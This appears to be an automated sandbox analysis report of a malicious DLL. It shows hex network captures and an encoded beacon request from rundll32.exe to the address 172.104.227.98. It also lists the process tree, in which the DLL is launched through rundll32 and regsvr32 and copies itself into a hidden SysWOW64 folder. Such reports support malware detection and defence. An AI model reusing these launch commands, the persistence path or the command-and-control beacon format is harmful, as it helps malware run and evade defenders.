2021-12-03 00:05:28 UTC	81	IN	Data Raw: f0 5b 8d 4e b8 3c 62 86 15 17 18 39 18 23 20 e7 df 22 bf a8 38 34 4e 54 8e 40 a0 1e ce da d7 d7 8c 1f f8 59 1a d7 96 08 80 fa 47 00 b3 7d 85 34 f6 76 73 40 93 b4 c8 b3 db 19 12 de 36 21 d4 ae 30 c0 95 18 3b 62 ad 3a 79 0d 2c 8c f0 5b 32 ea 1d 8b 8c 02 75 0a a7 85 a2 dd c1 b4 77 2f 76 ea ed ae 19 b4 8c 1c 1e 7d f1 c5 4d 6e c1 8b cf f5 12 6f b0 45 38 02 76 08 57 19 21 53 6c 13 52 1b 39 a3 55 4b 99 6d c4 8c dd bc 95 31 ee ab 80 c3 82 73 93 8a 16 bd 62 1d e4 dc 23 07 9e 04 54 45 8c 23 bc 00 12 d9 60 e6 45 5c 0c 55 8c bd 4e 72 5e e6 ce 68 27 b5 31 22 e1 1e 25 77 43 b4 ca ce 10 fd fd 23 35 6f 17 54 17 45 14 31 28 b1 e4 0d 5a 66 2a 06 8e 30 14 8c 91 ee 05 28 5b 7b 84 5f a3 ee 34 12 4a 26 00 77 93 78 ca eb 22 e0 28 e1 8a e1 ab ad d8 4b 03 f7 0d d7 4e b1 90 c1 68 Data Ascii: [N<b9# "84NT@YG}4vs@6!0;b:y,[2uw/v}MnoE8vW!SlR9UKm1sb#TE#`E\UNr^h'1"%wC#5oTE1(Zf*0([{_4J &wx"(KNh
2021-12-03 00:05:28 UTC	82	IN	Data Raw: d8 e1 14 05 e4 0c 0c 0a 85 a6 99 8b a4 b0 a1 0f ae ec af 27 f9 54 b3 29 48 c0 ff 00 99 a9 e1 91 e2 96 e4 45 01 ca 46 91 c4 66 ee c8 4b 19 18 6b fa 0e 30 4f 35 d3 af e4 42 e1 60 b9 b7 95 51 14 af a5 b4 32 ba 96 5e 47 ed f7 ab 9f ac b3 b1 df a8 5d 86 01 9d e7 70 be 80 76 c2 a0 74 43 c6 76 04 d2 b3 cb 0a 47 29 9c a0 2d 23 a9 28 8a dc e2 52 13 0a 53 9f 6f 19 af a6 92 da 24 81 ed 91 cc 8b ce 1c 4a 65 62 c4 96 25 94 29 e4 05 1c d1 fb 83 43 fa 54 86 ee c7 f8 81 04 13 a0 51 da 82 64 d6 6d c3 03 ba 3f e9 f6 28 6b f4 19 6c d9 94 f0 1e 22 1e 36 1f 05 94 ff 00 b5 39 78 a3 28 02 70 22 62 40 e0 78 00 80 31 8a d6 79 18 46 6d 8b 42 cf 2a c8 0a ec 32 ea c3 93 80 a4 54 b3 bb dd 04 6b 43 16 55 35 40 59 99 9b c6 0f 1c 73 49 15 d9 90 da dc f4 d8 23 95 24 59 31 f9 44 4d 2a cd Data Ascii: 'T)HEFfKk0O5B`Q2^G]pvtCvG)-#(RSo$Jeb%)CTQdm?(kl"69x(p"b@x1yFmB*2TkCU5@YsI#$Y1DM*
2021-12-03 00:05:28 UTC	84	IN	Data Raw: 30 9b 98 0c 92 09 26 8f b3 12 4c 92 4c 9b 6f 16 a0 a6 57 5a bc 3d 40 c1 73 d3 ba 5f 4f 98 3a 42 e8 63 52 b6 cc 15 1e 7c c5 95 d8 c9 8c be 1f 38 65 a1 04 d1 74 f9 52 e1 2f 2d 9b 2e 96 ea 91 76 a6 ca 06 0d d9 ed c3 26 00 2c b8 70 4f 06 b6 b2 96 3b 58 2c 21 78 04 68 1a c9 e2 92 14 99 d3 b8 e8 c6 44 00 80 33 eb a9 e0 4b eb 3b 8e a5 61 7d 24 5d b1 3c b3 5a 69 09 d2 25 97 52 1c 29 0b 90 41 63 c5 5b 0e a1 77 37 51 b9 ef 44 5b 4b ab 54 e9 33 cb d8 49 1d 9c 22 a4 f3 1e 03 b0 dc 0a 12 ad fd 84 36 93 a8 79 18 41 60 10 46 11 82 10 8f 3b 41 6c 81 34 60 40 24 13 9a 69 6d af ef 2e a3 71 2c e8 56 db a7 de a4 d6 51 44 ee cb 8e e4 88 1e 40 00 cb 0f 1c 0a 8b a9 c7 37 56 4b ab d9 a0 b5 2e f1 5b b3 ac 51 14 77 05 bb 88 c8 15 4e 32 25 20 72 58 d5 8d a7 57 b3 30 75 05 e9 51 58 Data Ascii: 0&LLoWZ=@s_O:BcR|8etR/-.v&,pO;X,!xhD3K;a}$]<Zi%R)Ac[w7QD[KT3I"6yA`F;Al4`@$im.q,VQD@7VK.[QwN2% rXW0uQX
2021-12-03 00:05:28 UTC	85	IN	Data Raw: 46 1b 67 2e 59 97 52 70 be ac 1c d4 57 d2 3c a3 ea 1e 66 ed 09 fb 72 6e d1 ca 17 ce 04 60 97 39 27 ef 4b 35 a4 0b 6e f6 97 4d 72 53 b8 cc c0 13 70 80 ec b9 27 00 46 46 b8 f2 6a dc db cb 24 64 ca a8 ea 40 0d a8 9b 20 87 dc f2 7e 73 41 59 34 8a e9 11 b0 1d a3 cc 8a 57 50 9c 6c bc 67 90 56 8a f7 98 a4 c4 29 c0 0b 21 20 0c 10 09 24 64 e5 71 42 48 6d e4 ed 4c 1b 3d c0 76 e0 e4 1e 0b 61 97 d2 78 19 a1 26 56 eb 2e 24 f5 39 48 c3 ba b1 d0 67 3b 7a 0f b0 38 34 62 b9 bc b5 ba de 55 2e 04 88 aa f0 a0 65 56 03 24 9f d5 ed 48 f0 2d e5 ea 47 95 2a c6 49 f4 45 0e a3 0a 30 98 01 93 ee 31 47 74 98 83 72 ec db 23 e0 b2 85 00 ff 00 2e 19 83 63 3c d4 13 45 3c 08 2d 01 85 25 36 cc 44 61 d1 92 40 11 81 59 06 c3 90 73 80 6a f0 da cc f3 b4 fd ad 59 bb 32 6b 89 63 59 38 0a aa c4 Data Ascii: Fg.YRpW<frn`9'K5nMrSp'FFj$d@ ~sAY4WPlgV)! $dqBHmL=vax&V.$9Hg;z84bU.eV$H-G*IE01Gtr#.c<E<-%6Da@YsjY2kcY8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49900	172.104.227.98	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:06:21 UTC	174	OUT	GET /DlyfDURfBLZbwElrhufovCUNozIrPYPkBEAyjljXBPgzDrkcOlZvLCAzNWfafqw HTTP/1.1 Cookie: sEEsCegg=4q01stMjImllci6xX2jxLGKe6MCPNbnK1xmsqjeQ4wGl751tdH19aLK1h0BT0WykZ8IizvbsTtY+iEWL1jW EEldZ31kXErcV8Iu31goLszXmSSCAJ/jxFXeb28T7BvU3pJ1fQ5SB9v8mct/ZsMifw4c1SW23PCoKZFVpUEpiSeJPj ZouKxSg1Y+ICnUcyP6LAzstZfITOycDxiYfFCorgHymGq9MqAu0AD91l4Yjqddwwq+B0KY4mbSwScVU5tBBCLcipGQ dMbVrTAuDS4VDp/sNeOTnaVI10e+R9JGTanpS/K4P4ziS Host: 172.104.227.98 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:06:21 UTC	174	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 03 Dec 2021 00:06:21 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2021-12-03 00:06:21 UTC	175	IN	Data Raw: 64 36 0d 0a 61 cd ec 54 dd eb dc fa 44 5c 74 48 68 5f 59 13 e3 9c 6d 50 9f 23 b2 fa ff f0 c8 ed f0 3d b5 bf 3a c0 1a 5e 71 e9 7c 69 33 98 c7 4c 56 5d e7 07 4d 54 83 53 27 64 e4 f9 6f a4 9c 54 fd 5b 0d 3f 86 19 c2 d8 cc 2d 6b b7 8e 3d 99 f4 31 92 fa dc 28 75 de 35 6d 3f 71 f8 09 9a d6 c5 be c5 a0 80 ad 42 7f 0e a7 e0 51 89 52 c5 f7 55 59 00 1c d8 86 ad 17 6d 7b ed 9c ce cc 9e 26 6b d5 74 5e 07 22 c9 08 c6 2c 03 51 7b c3 c3 df 1b c3 b7 e8 8f 4c bd f3 44 33 40 4b 28 db 7a 9d e7 b0 c3 c5 6a 11 f7 4e 41 7b f7 20 f3 0a b3 c5 79 40 da 10 58 5c 76 ab dc 3f 22 1a 93 c3 36 5b ab 14 6b 3c 37 33 0d 73 3f 05 1d d9 3e 90 77 56 98 a4 43 1a 29 5b 66 51 3d ba fd 0d 0a 30 0d 0a 0d 0a Data Ascii: d6aTD\tHh_YmP#=:^q|i3LV]MTS'doT[?-k=1(u5m?qBQRUYm{&kt^",Q{LD3@K(zjNA{ y@X\v?"6[k<73s?>wVC)[fQ=0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 2548 Parent PID: 5532

General

Start time:	01:05:05
Start date:	03/12/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll"
Imagebase:	0x170000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 2464 Parent PID: 2548

General

Start time:	01:05:05
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true

Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",#1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 6048 Parent PID: 2548

General

Start time:	01:05:05
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\AP8cSQS6y5.dll
Imagebase:	0xdf0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 3696 Parent PID: 2464

General

Start time:	01:05:05
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",#1
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 5820 Parent PID: 2548

General

Start time:	01:05:06
Start date:	03/12/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff7a2ba0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4472 Parent PID: 2548

General

Start time:	01:05:06
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,DllRegisterServer
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Analysis Process: iexplore.exe PID: 4664 Parent PID: 5820

General

Start time:	01:05:06
Start date:	03/12/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5820 CREDAT:17410 /prefetch:2
Imagebase:	0xdb0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 3116 Parent PID: 2548

General

Start time:	01:05:09

Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,_opj_codec_set_threads@8
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 6512 Parent PID: 2548

General

Start time:	01:05:13
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,_opj_create_compress@4
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6560 Parent PID: 572

General

Start time:	01:05:16
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4856 Parent PID: 572

General

Start time:	01:05:29
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6988 Parent PID: 6048

General

Start time:	01:05:30
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer
Imagebase:	0x7ff70d6e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 1740 Parent PID: 3696

General

Start time:	01:05:32
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 3180 Parent PID: 4472

General

Start time:	01:05:34
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Cgyizozde\haqs.owg",JZDgQKVNU
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 4892 Parent PID: 3116

General

Start time:	01:05:35
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7164 Parent PID: 6512

General

Start time:	01:05:40
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7152 Parent PID: 572

General

Start time:	01:05:40
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 1752 Parent PID: 7152

General

Start time:	01:05:41
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 2548 -ip 2548
Imagebase:	0xc20000
File size:	434592 bytes

MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 6652 Parent PID: 2548

General

Start time:	01:05:44
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 2548 -s 296
Imagebase:	0xc20000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6536 Parent PID: 572

General

Start time:	01:05:53
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 760 Parent PID: 3180

General

Start time:	01:05:56
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Cgyizozde\haqs.owg",DllRegisterServer
Imagebase:	0xdc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6996 Parent PID: 572

General

Start time:	01:06:09
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis